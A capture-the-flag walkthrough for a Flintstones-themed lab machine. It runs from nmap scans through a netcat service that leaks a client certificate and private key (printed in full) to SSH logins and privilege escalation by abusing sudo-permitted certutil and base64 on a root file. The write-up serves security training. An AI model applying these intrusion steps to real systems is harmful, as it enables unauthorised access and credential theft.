
Reconnaissance
We began by performing an nmap scan to identify open ports. Subsequently, we launched scripts to detect service versions on the ports identified as open.
❯ nmap -p- --open --min-rate 5000 -sS -vvv -Pn -n 10.67.154.119 -oG allPorts
Host discovery disabled (-Pn). All addresses will be marked 'up' and scan times may be slower.
Starting Nmap 7.98 ( <https://nmap.org> ) at 2025-12-30 17:45 +0100
Initiating SYN Stealth Scan at 17:45
Scanning 10.67.154.119 [65535 ports]
Discovered open port 22/tcp on 10.67.154.119
Discovered open port 80/tcp on 10.67.154.119
Discovered open port 54321/tcp on 10.67.154.119
Discovered open port 4040/tcp on 10.67.154.119
Discovered open port 4040/tcp on 10.67.154.119
Discovered open port 9009/tcp on 10.67.154.119
Completed SYN Stealth Scan at 17:45, 15.09s elapsed (65535 total ports)
Nmap scan report for 10.67.154.119
Host is up, received user-set (0.11s latency).
Scanned at 2025-12-30 17:45:17 CET for 15s
Not shown: 65528 closed tcp ports (reset), 2 filtered tcp ports (no-response)
Some closed ports may be reported as filtered due to --defeat-rst-ratelimit
PORT      STATE SERVICE REASON
22/tcp    open  ssh     syn-ack ttl 62
80/tcp    open  http    syn-ack ttl 62
4040/tcp  open  yo-main syn-ack ttl 62
9009/tcp  open  pichat  syn-ack ttl 62
54321/tcp open  unknown syn-ack ttl 62

Read data files from: /usr/share/nmap
Nmap done: 1 IP address (1 host up) scanned in 15.18 seconds
           Raw packets sent: 73930 (3.253MB) | Rcvd: 72024 (2.881MB)
Command Breakdown:
-p-: Scans all ports (1 through 65535).--open: Shows only open ports.--min-rate 5000: Sends a minimum of 5000 packets per second to speed up the scan.-sS: Performs a SYN scan (stealth) without completing the TCP connection.-vvv: Very verbose mode, showing information in real-time.-Pn: Skips host discovery (assumes the host is up).-n: Disables DNS resolution (uses IP addresses only).10.67.154.119: Target IP address.-oG allPorts: Saves the output in grepable format to the file “allPorts”.
Next, we performed a targeted scan on the discovered ports:
❯ nmap -p22,80,4040,9009,54321 -sCV 10.67.154.119 -oN target
Starting Nmap 7.98 ( <https://nmap.org> ) at 2025-12-30 17:45 +0100
Stats: 0:01:31 elapsed; 0 hosts completed (1 up), 1 undergoing Service Scan
Service scan Timing: About 80.00% done; ETC: 17:47 (0:00:23 remaining)
Nmap scan report for 10.67.154.119
Host is up (0.17s latency).

PORT      STATE SERVICE      VERSION
22/tcp    open  ssh          OpenSSH 8.2p1 Ubuntu 4ubuntu0.13 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 60:22:1d:f8:11:59:68:2f:4f:0b:4b:d8:aa:27:4f:9e (RSA)
|   256 a4:19:dc:40:bc:97:7e:4c:1c:9d:6c:39:4c:30:96:57 (ECDSA)
|_  256 04:40:63:5b:b8:a0:bf:72:cb:1b:b4:2e:cc:6c:57:d9 (ED25519)
80/tcp    open  http         nginx 1.18.0 (Ubuntu)
|_http-title: Did not follow redirect to <https://10.67.154.119:4040/>
|_http-server-header: nginx/1.18.0 (Ubuntu)
4040/tcp  open  ssl/yo-main?
|_ssl-date: TLS randomness does not represent time
| ssl-cert: Subject: commonName=localhost
| Not valid before: 2025-12-30T16:39:52
|_Not valid after:  2026-12-30T16:39:52
| fingerprint-strings:
|   GetRequest, HTTPOptions:
|     HTTP/1.1 200 OK
|     Content-type: text/html
|     Date: Tue, 30 Dec 2025 16:46:20 GMT
|     Connection: close
|     <!DOCTYPE html>
|     <html>
|     <head>
|     <title>ABC</title>
|     <style>
|     body {
|     width: 35em;
|     margin: 0 auto;
|     font-family: Tahoma, Verdana, Arial, sans-serif;
|     </style>
|     </head>
|     <body>
|     <h1>Welcome to ABC!</h1>
|     <p>Abbadabba Broadcasting Compandy</p>
|     <p>We're in the process of building a website! Can you believe this technology exists in bedrock?!?</p>
|     <p>Barney is helping to setup the server, and he said this info was important...</p>
|     <pre>
|     Hey, it's Barney. I only figured out nginx so far, what the h3ll is a database?!?
|     Bamm Bamm tried to setup a sql database, but I don't see it running.
|     Looks like it started something else, but I'm not sure how to turn it off...
|     said it was from the toilet and OVER 9000!
|_    Need to try and secure
| tls-alpn:
|_  http/1.1
9009/tcp  open  pichat?
| fingerprint-strings:
|   NULL:
|     ____ _____
|     \\x20\\x20 / / | | | | /\\x20 | _ \\x20/ ____|
|     \\x20\\x20 /\\x20 / /__| | ___ ___ _ __ ___ ___ | |_ ___ / \\x20 | |_) | |
|     \\x20/ / / _ \\x20|/ __/ _ \\| '_ ` _ \\x20/ _ \\x20| __/ _ \\x20 / /\\x20\\x20| _ <| |
|     \\x20 /\\x20 / __/ | (_| (_) | | | | | | __/ | || (_) | / ____ \\| |_) | |____
|     ___|_|______/|_| |_| |_|___| _____/ /_/ _____/ _____|
|_    What are you looking for?
54321/tcp open  ssl/unknown
| ssl-cert: Subject: commonName=localhost
| Not valid before: 2025-12-30T16:39:52
|_Not valid after:  2026-12-30T16:39:52
|_ssl-date: TLS randomness does not represent time
2 services unrecognized despite returning data. If you know the service/version, please submit the following fingerprints at <https://nmap.org/cgi-bin/submit.cgi?new-service> :
==============NEXT SERVICE FINGERPRINT (SUBMIT INDIVIDUALLY)==============
SF-Port4040-TCP:V=7.98%T=SSL%I=7%D=12/30%Time=695401DC%P=x86_64-pc-linux-g
SF:nu%r(GetRequest,3BE,"HTTP/1\\.1\\x20200\\x20OK\\r\\nContent-type:\\x20text/ht
SF:ml\\r\\nDate:\\x20Tue,\\x2030\\x20Dec\\x202025\\x2016:46:20\\x20GMT\\r\\nConnecti
SF:on:\\x20close\\r\\n\\r\\n<!DOCTYPE\\x20html>\\n<html>\\n\\x20\\x20<head>\\n\\x20\\x2
SF:0\\x20\\x20<title>ABC</title>\\n\\x20\\x20\\x20\\x20<style>\\n\\x20\\x20\\x20\\x20\\
SF:x20\\x20body\\x20{\\n\\x20\\x20\\x20\\x20\\x20\\x20\\x20\\x20width:\\x2035em;\\n\\x20
SF:\\x20\\x20\\x20\\x20\\x20\\x20\\x20margin:\\x200\\x20auto;\\n\\x20\\x20\\x20\\x20\\x20
SF:\\x20\\x20\\x20font-family:\\x20Tahoma,\\x20Verdana,\\x20Arial,\\x20sans-serif
SF:;\\n\\x20\\x20\\x20\\x20\\x20\\x20}\\n\\x20\\x20\\x20\\x20</style>\\n\\x20\\x20</head>
SF:\\n\\n\\x20\\x20<body>\\n\\x20\\x20\\x20\\x20<h1>Welcome\\x20to\\x20ABC!</h1>\\n\\x2
SF:0\\x20\\x20\\x20<p>Abbadabba\\x20Broadcasting\\x20Compandy</p>\\n\\n\\x20\\x20\\x
SF:20\\x20<p>We're\\x20in\\x20the\\x20process\\x20of\\x20building\\x20a\\x20websit
SF:e!\\x20Can\\x20you\\x20believe\\x20this\\x20technology\\x20exists\\x20in\\x20be
SF:drock\\?!\\?</p>\\n\\n\\x20\\x20\\x20\\x20<p>Barney\\x20is\\x20helping\\x20to\\x20s
SF:etup\\x20the\\x20server,\\x20and\\x20he\\x20said\\x20this\\x20info\\x20was\\x20i
SF:mportant\\.\\.\\.</p>\\n\\n<pre>\\nHey,\\x20it's\\x20Barney\\.\\x20I\\x20only\\x20f
SF:igured\\x20out\\x20nginx\\x20so\\x20far,\\x20what\\x20the\\x20h3ll\\x20is\\x20a\\
SF:x20database\\?!\\?\\nBamm\\x20Bamm\\x20tried\\x20to\\x20setup\\x20a\\x20sql\\x20d
SF:atabase,\\x20but\\x20I\\x20don't\\x20see\\x20it\\x20running\\.\\nLooks\\x20like\\
SF:x20it\\x20started\\x20something\\x20else,\\x20but\\x20I'm\\x20not\\x20sure\\x20
SF:how\\x20to\\x20turn\\x20it\\x20off\\.\\.\\.\\n\\nHe\\x20said\\x20it\\x20was\\x20from
SF:\\x20the\\x20toilet\\x20and\\x20OVER\\x209000!\\n\\nNeed\\x20to\\x20try\\x20and\\x
SF:20secure\\x20")%r(HTTPOptions,3BE,"HTTP/1\\.1\\x20200\\x20OK\\r\\nContent-typ
SF:e:\\x20text/html\\r\\nDate:\\x20Tue,\\x2030\\x20Dec\\x202025\\x2016:46:20\\x20GM
SF:T\\r\\nConnection:\\x20close\\r\\n\\r\\n<!DOCTYPE\\x20html>\\n<html>\\n\\x20\\x20<h
SF:ead>\\n\\x20\\x20\\x20\\x20<title>ABC</title>\\n\\x20\\x20\\x20\\x20<style>\\n\\x20
SF:\\x20\\x20\\x20\\x20\\x20body\\x20{\\n\\x20\\x20\\x20\\x20\\x20\\x20\\x20\\x20width:\\x
SF:2035em;\\n\\x20\\x20\\x20\\x20\\x20\\x20\\x20\\x20margin:\\x200\\x20auto;\\n\\x20\\x2
SF:0\\x20\\x20\\x20\\x20\\x20\\x20font-family:\\x20Tahoma,\\x20Verdana,\\x20Arial,\\
SF:x20sans-serif;\\n\\x20\\x20\\x20\\x20\\x20\\x20}\\n\\x20\\x20\\x20\\x20</style>\\n\\x
SF:20\\x20</head>\\n\\n\\x20\\x20<body>\\n\\x20\\x20\\x20\\x20<h1>Welcome\\x20to\\x20A
SF:BC!</h1>\\n\\x20\\x20\\x20\\x20<p>Abbadabba\\x20Broadcasting\\x20Compandy</p>\\
SF:n\\n\\x20\\x20\\x20\\x20<p>We're\\x20in\\x20the\\x20process\\x20of\\x20building\\x
SF:20a\\x20website!\\x20Can\\x20you\\x20believe\\x20this\\x20technology\\x20exist
SF:s\\x20in\\x20bedrock\\?!\\?</p>\\n\\n\\x20\\x20\\x20\\x20<p>Barney\\x20is\\x20helpi
SF:ng\\x20to\\x20setup\\x20the\\x20server,\\x20and\\x20he\\x20said\\x20this\\x20inf
SF:o\\x20was\\x20important\\.\\.\\.</p>\\n\\n<pre>\\nHey,\\x20it's\\x20Barney\\.\\x20I
SF:\\x20only\\x20figured\\x20out\\x20nginx\\x20so\\x20far,\\x20what\\x20the\\x20h3l
SF:l\\x20is\\x20a\\x20database\\?!\\?\\nBamm\\x20Bamm\\x20tried\\x20to\\x20setup\\x20
SF:a\\x20sql\\x20database,\\x20but\\x20I\\x20don't\\x20see\\x20it\\x20running\\.\\nL
SF:ooks\\x20like\\x20it\\x20started\\x20something\\x20else,\\x20but\\x20I'm\\x20no
SF:t\\x20sure\\x20how\\x20to\\x20turn\\x20it\\x20off\\.\\.\\.\\n\\nHe\\x20said\\x20it\\x
SF:20was\\x20from\\x20the\\x20toilet\\x20and\\x20OVER\\x209000!\\n\\nNeed\\x20to\\x2
SF:0try\\x20and\\x20secure\\x20");
==============NEXT SERVICE FINGERPRINT (SUBMIT INDIVIDUALLY)==============
SF-Port9009-TCP:V=7.98%I=7%D=12/30%Time=695401C8%P=x86_64-pc-linux-gnu%r(N
SF:ULL,29E,"\\n\\n\\x20__\\x20\\x20\\x20\\x20\\x20\\x20\\x20\\x20\\x20\\x20__\\x20\\x20_\\
SF:x20\\x20\\x20\\x20\\x20\\x20\\x20\\x20\\x20\\x20\\x20\\x20\\x20\\x20\\x20\\x20\\x20\\x20
SF:\\x20\\x20\\x20\\x20\\x20\\x20\\x20\\x20\\x20\\x20_\\x20\\x20\\x20\\x20\\x20\\x20\\x20\\x
SF:20\\x20\\x20\\x20\\x20\\x20\\x20\\x20\\x20\\x20\\x20\\x20____\\x20\\x20\\x20_____\\x20
SF:\\n\\x20\\\\\\x20\\\\\\x20\\x20\\x20\\x20\\x20\\x20\\x20\\x20/\\x20/\\x20\\|\\x20\\|\\x20\\x2
SF:0\\x20\\x20\\x20\\x20\\x20\\x20\\x20\\x20\\x20\\x20\\x20\\x20\\x20\\x20\\x20\\x20\\x20\\x
SF:20\\x20\\x20\\x20\\x20\\x20\\x20\\|\\x20\\|\\x20\\x20\\x20\\x20\\x20\\x20\\x20\\x20\\x20\\
SF:x20\\x20\\x20/\\\\\\x20\\x20\\x20\\|\\x20\\x20_\\x20\\\\\\x20/\\x20____\\|\\n\\x20\\x20\\\\\\
SF:x20\\\\\\x20\\x20/\\\\\\x20\\x20/\\x20/__\\|\\x20\\|\\x20___\\x20___\\x20\\x20_\\x20__\\x
SF:20___\\x20\\x20\\x20___\\x20\\x20\\|\\x20\\|_\\x20___\\x20\\x20\\x20\\x20\\x20\\x20/\\x
SF:20\\x20\\\\\\x20\\x20\\|\\x20\\|_\\)\\x20\\|\\x20\\|\\x20\\x20\\x20\\x20\\x20\\n\\x20\\x20\\x
SF:20\\\\\\x20\\\\/\\x20\\x20\\\\/\\x20/\\x20_\\x20\\\\\\x20\\|/\\x20__/\\x20_\\x20\\\\\\|\\x20'_
SF:\\x20`\\x20_\\x20\\\\\\x20/\\x20_\\x20\\\\\\x20\\|\\x20__/\\x20_\\x20\\\\\\x20\\x20\\x20\\x2
SF:0/\\x20/\\\\\\x20\\\\\\x20\\|\\x20\\x20_\\x20<\\|\\x20\\|\\x20\\x20\\x20\\x20\\x20\\n\\x20\\x
SF:20\\x20\\x20\\\\\\x20\\x20/\\\\\\x20\\x20/\\x20\\x20__/\\x20\\|\\x20\\(_\\|\\x20\\(_\\)\\x20
SF:\\|\\x20\\|\\x20\\|\\x20\\|\\x20\\|\\x20\\|\\x20\\x20__/\\x20\\|\\x20\\|\\|\\x20\\(_\\)\\x20\\
SF:|\\x20\\x20/\\x20____\\x20\\\\\\|\\x20\\|_\\)\\x20\\|\\x20\\|____\\x20\\n\\x20\\x20\\x20\\x
SF:20\\x20\\\\/\\x20\\x20\\\\/\\x20\\\\___\\|_\\|\\\\___\\\\___/\\|_\\|\\x20\\|_\\|\\x20\\|_\\|\\\\_
SF:__\\|\\x20\\x20\\\\__\\\\___/\\x20\\x20/_/\\x20\\x20\\x20\\x20\\\\_\\\\____/\\x20\\\\_____\\
SF:|\\n\\x20\\x20\\x20\\x20\\x20\\x20\\x20\\x20\\x20\\x20\\x20\\x20\\x20\\x20\\x20\\x20\\x20
SF:\\x20\\x20\\x20\\x20\\x20\\x20\\x20\\x20\\x20\\x20\\x20\\x20\\x20\\x20\\x20\\x20\\x20\\x2
SF:0\\x20\\x20\\x20\\x20\\x20\\x20\\x20\\x20\\x20\\x20\\x20\\x20\\x20\\x20\\x20\\x20\\x20\\x
SF:20\\x20\\x20\\x20\\x20\\x20\\x20\\x20\\x20\\x20\\x20\\x20\\x20\\x20\\x20\\x20\\x20\\x20\\
SF:x20\\x20\\x20\\x20\\x20\\x20\\x20\\x20\\x20\\n\\x20\\x20\\x20\\x20\\x20\\x20\\x20\\x20\\x
SF:20\\x20\\x20\\x20\\x20\\x20\\x20\\x20\\x20\\x20\\x20\\x20\\x20\\x20\\x20\\x20\\x20\\x20\\
SF:x20\\x20\\x20\\x20\\x20\\x20\\x20\\x20\\x20\\x20\\x20\\x20\\x20\\x20\\x20\\x20\\x20\\x20
SF:\\x20\\x20\\x20\\x20\\x20\\x20\\x20\\x20\\x20\\x20\\x20\\x20\\x20\\x20\\x20\\x20\\x20\\x2
SF:0\\x20\\x20\\x20\\x20\\x20\\x20\\x20\\x20\\x20\\x20\\x20\\x20\\x20\\x20\\x20\\x20\\x20\\n
SF:\\n\\nWhat\\x20are\\x20you\\x20looking\\x20for\\?\\x20");
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at <https://nmap.org/submit/> .
Nmap done: 1 IP address (1 host up) scanned in 167.61 seconds
Command Breakdown:
-p22,80,4040,9009,54321: Targets specific ports.-sC: Runs default Nmap scripts for additional information.-sV: Detects service versions.-oN target: Saves the output to a file named “target”.
Web Analysis
Examining the web server, we found the following text:
Welcome to ABC!
Abbadabba Broadcasting Compandy
We’re in the process of building a website! Can you believe this technology exists in bedrock?!?
Barney is helping to setup the server, and he said this info was important…
Hey, it’s Barney. I only figured out nginx so far, what the h3ll is a database?!?
Bamm Bamm tried to setup a sql database, but I don’t see it running.
Looks like it started something else, but I’m not sure how to turn it off…
He said it was from the toilet and OVER 9000!
Need to try and secure connections with certificates…
Key Takeaways:
- They are attempting to implement a SQL database.
- The phrase “OVER 9000” strongly suggests an association with port 9009 (which we discovered in the Nmap scan).
Port 9009
Connecting to port 9009 using nc (nc <IP-MACHINE> 9009) revealed the following behavior:

Entering any command returned:
You use this service to recover your client certificate and private key
However, inputting client-certificate returned a certificate:
-----BEGIN CERTIFICATE-----
MIICoTCCAYkCAgTSMA0GCSqGSIb3DQEBCwUAMBQxEjAQBgNVBAMMCWxvY2FsaG9z
dDAeFw0yNTEyMzAxNjM5NTNaFw0yNjEyMzAxNjM5NTNaMBgxFjAUBgNVBAMMDUJh
cm5leSBSdWJibGUwggEiMA0GCSqGSIb3DQEBAQUAA4IBDwAwggEKAoIBAQDQ5h29
VczFU8YEIxNegjnST/+3oeV8EMw8kjSEsmJF0foXoiEuJ4iTQ3cUWu3XtbnSvl3J
fN9kDh6RK/WIQdMHISAlo8kSgTuESgMp9Mi11yB+EY88S+SCCoiJh3d/Oui+X64g
MHtdn3LfXpeO2WvJtm31ZHuoraN8UquKwsMijxPyL315xZMw4R3oxQsG4WOML4LN
j9i4SLjdXC19tRyEVAUTvc+oYCvwKUWFJXBH1aNqj6xDpRbWkZVtkVEulWGHVyJs
4Wm1CFmLpXQqTy/0nqhco1dLTqhigaFMJzFxL4YLb6GzVFsdsORQolERNIaTylsz
NKqdNTeAAGyfUJ0tAgMBAAEwDQYJKoZIhvcNAQELBQADggEBAHNH9bsbRrH6HI8V
xu15q08CpIcEjHnBEYBM89ECQXn6jZ8Wdiu9KrhtXu+pyH1aMoFs/7xrPfVug2V2
CeplHoERLxVI0Hxf/3EogALoXag5DEfhkwGR6GgX6ou/mIMYqRXV7do0xFVvRBms
KwoaidnR4/3d44BHTMZBDtCL4VE4idgIoybSt6qCWrEmCL9vAGH5voYDmP541gjc
XlzihwEqgF+5fkwdibu2U5e6EvZMH7WWPKJCUi5xY6R5MjudLWpQ2EAbC150nZVs
rKxsX1TUVQl5UIZDiVEe+S14UZECAepqhAx6b59YSHo20rdmMnDXzllL0r9pyUI9
rPazNc0=
-----END CERTIFICATE-----
Similarly, inputting private-key provided the corresponding key:
-----BEGIN RSA PRIVATE KEY-----
MIIEpAIBAAKCAQEA0OYdvVXMxVPGBCMTXoI50k//t6HlfBDMPJI0hLJiRdH6F6Ih
LieIk0N3FFrt17W50r5dyXzfZA4ekSv1iEHTByEgJaPJEoE7hEoDKfTItdcgfhGP
PEvkggqIiYd3fzrovl+uIDB7XZ9y316XjtlrybZt9WR7qK2jfFKrisLDIo8T8i99
ecWTMOEd6MULBuFjjC+CzY/YuEi43VwtfbUchFQFE73PqGAr8ClFhSVwR9Wjao+s
Q6UW1pGVbZFRLpVhh1cibOFptQhZi6V0Kk8v9J6oXKNXS06oYoGhTCcxcS+GC2+h
s1RbHbDkUKJRETSGk8pbMzSqnTU3gABsn1CdLQIDAQABAoIBAGyQ66vWx5FWNHc5
83sOmxZeVTwOe8G6ySpBoeHFA6XdtuhJbo0aJrTCP0To7OtKmsSYAw4QQ9kwLVqt
SfICo7X01Uw6jul7GH9sJ7DKcvVuVIiwf4yKtLuQ1d0D9mq9JvCpsUkxaSwDDiRg
eMvY21f946/BBTNo6qpWHKkFB30RhjlHawhsi/NeaHs5YqkPPtaxJqR3INsrTRVr
222T4ytt+WjX5P/W2+DMavNkFU3HogdcwQsRvk8BK0G06fdAr2m9bFmzSRmrcbVh
aJhYzAAtZC8OA5QzUQgaGkOJAPjV6D3Twn9jEXv7Pz9ugi8X/dPbEBGg2x3OqAUU
vNuypgECgYEA9RYvClhIshQxJh9HyjcmyRQDBiRgtSECVv3niBVxZ8/wKi+qyZHx
FhzpP6+lOSD2JBBy7dDuQqm1cLxkLCePdSJNI4qUhClDD/a2kZUoBEVJ3v+bywtd
OMXA377UwaFU8inNACyD/QgdRMd5qjuJ/02oSWcGlZ/VautYQezQ7WECgYEA2jNq
0N+W4eT1v7wBnQf+2c0L06fZFZBEyXhTuBENX6CCPnlGa54lhPJN+YJKEFrB6lRR
p5H9j3jWSzaaCoJbtS2IlPkXkjMi2mWO2Av85a/sCfBUV9Se7fK20SSsNLDs/8kD
Knosz0EqMUTPDAzRfDYaGlxc4xAAPXmnOF+Vl00CgYAbAvnmQvqoHc+Y6wOnhtKQ
gNMgfyvlaqDuY4d8GRjpnyJSE/TXyGzwyfjvGvWzyS03plR0X32S/U9RAIJt12JZ
P5GO5DwgIMgSX1eZzf2eEuDkYfmStEru8eSjBE5AlP5evjqo1T8qyRUoum9vUqaP
68grZt5z6SzFXvDYOzh/oQKBgQC7MMcfP+GyE3lcLo73x2c0NHtD7cgHfsf0Sx0P
WNmvQwTZUbM/GeI4JqMMPWEKnMGlJQcUCeOMVO8KgWIvR9wjF1gH7ZXyH5pz4BJm
eApShdSqRhola0uY+NMroxl07p+zZCAqLbwJZW8r60rwnIKO298S5E/vn8eE9bum
WiH8NQKBgQDoKscvbIKBq2rUNpbGcZcSqAEZ74x4pJ+q98xlfntR3QOEQzmEwiBZ
sVY3Fqp1/oe8SnDK2Np3ytvj4eZ2wC2Etzi/r9NsFpgin+AxhMT7QSQj0a7iPDL7
W7JQUxjQ0jyR5O0JzVfLg81ZS/+2rEvbq0SXiM6qao0cQ9l9ng8gzA==
-----END RSA PRIVATE KEY-----
With these credentials, we attempted to connect to port 54321, which Nmap previously identified as an SSL service.
Bash
openssl s_client -connect 10.67.154.119:54321 -cert certificate -key private
s_client: Implements a generic SSL/TLS client.-connect: Specifies the target host and port.-cert: Points to the client certificate file.-key: Points to the private key file.
This successfully initiated an SSL connection.
Initial Access – Barney
Once connected, we attempted to run the ls command, which resulted in the following output:
b3dr0ck> ls
Unrecognized command: 'ls'

This service is for login and password hints
We then tried the help command:
b3dr0ck> help
Password hint: d********************* (user = 'Barney Rubble')
This revealed a password hint for the user ‘Barney Rubble’. Initially assuming this was a hashed password, we attempted to crack it as shown here. Using cupp, we generated a custom wordlist based on the target profile using the following inputs generated via an LLM:
First Name: Barney
Surname: Rubble
Nickname: Barn
Birthdate (DDMMYYYY):
Partners) name: Betty
Partners) nickname: Bets
Partners) birthdate (DDMMYYYY):
Child’s name: Bamm-Bamm
Child’s nickname: Bam Bam
Child’s birthdate (DDMMYYYY):
Pet’s name: Hoppy
Company name: Abbadabba Broadcasting
Do you want to add some key words about the victim? Y/[N]: Y
Please enter the words, separated by comma. [i.e. hacker,juice,black], spaces will be removed: Bedrock,Fred,Flintstone,Bowling,Waterbuffalo,Dino,ABC
Do you want to add special chars at the end of words? Y/[N]: Y
Do you want to add some random numbers at the end of words? Y/[N]:Y
Leet mode? (i.e. leet = 1337) Y/[N]: Y
However, the cracking attempt failed. We then realized that the “hint” was not a hash, but rather Barney’s plaintext password.
Using this password, we successfully connected via SSH.
Lateral Movement – Fred
The objective was to retrieve the flag for the user fred. We checked for sudo privileges using sudo -l, which revealed that Barney could run /usr/bin/certutil as root:
barney@ip-10-67-154-119:~$ /usr/bin/certutil

Cert Tool Usage:
----------------

Show current certs:
  certutil ls

Generate new keypair:
  certutil [username] [fullname]
We listed the current certificates:
barney@ip-10-67-154-119:~$ sudo /usr/bin/certutil ls

Current Cert List: (/usr/share/abc/certs)
------------------
total 56
drwxrwxr-x 2 root root 4096 Apr 30  2022 .
drwxrwxr-x 8 root root 4096 Apr 29  2022 ..
-rw-r----- 1 root root  972 Dec 30 16:39 barney.certificate.pem
-rw-r----- 1 root root 1678 Dec 30 16:39 barney.clientKey.pem
-rw-r----- 1 root root  894 Dec 30 16:39 barney.csr.pem
-rw-r----- 1 root root 1678 Dec 30 16:39 barney.serviceKey.pem
-rw-r----- 1 root root  976 Dec 30 16:39 fred.certificate.pem
-rw-r----- 1 root root 1674 Dec 30 16:39 fred.clientKey.pem
-rw-r----- 1 root root  898 Dec 30 16:39 fred.csr.pem
-rw-r----- 1 root root 1678 Dec 30 16:39 fred.serviceKey.pem
We proceeded to generate new certificates for the user fred, attempting to overwrite the existing ones:
sudo certutil fred frederick
This tool provided a new certificate and private key. We reconnected using openssl (as we did previously), but this time using the newly generated credentials.
Once inside, running the help command revealed frederick‘s password.
b3dr0ck> help
Password hint: Y********** (user = 'frederick')
Note that while the user in the prompt is ‘frederick’, the SSH username is fred. We successfully logged in via SSH as fred.
Privilege Escalation
Checking sudo -l for fred revealed the following permissions:
fred@ip-10-67-154-119:~$ sudo -l
Matching Defaults entries for fred on ip-10-67-154-119:
    insults, env_reset, mail_badpass, secure_path=/usr/local/sbin\\:/usr/local/bin\\:/usr/sbin\\:/usr/bin\\:/sbin\\:/bin\\:/snap/bin

User fred may run the following commands on ip-10-67-154-119:
    (ALL : ALL) NOPASSWD: /usr/bin/base32 /root/pass.txt
    (ALL : ALL) NOPASSWD: /usr/bin/base64 /root/pass.txt
We could execute base32 or base64 on /root/pass.txt as root without a password. Upon inspection, the content of /root/pass.txt appeared to be encoded multiple times (Base64 and Base32). To retrieve the original content, we constructed a decoding pipeline:
fred@ip-10-67-154-119:~$ sudo /usr/bin/base64 /root/pass.txt | base64 -d | base32 -d | base64 -d
a******************************

This yielded an MD5 hash. We cracked this hash using crackstation.net, which provided us with the root password, allowing us to escalate privileges to root.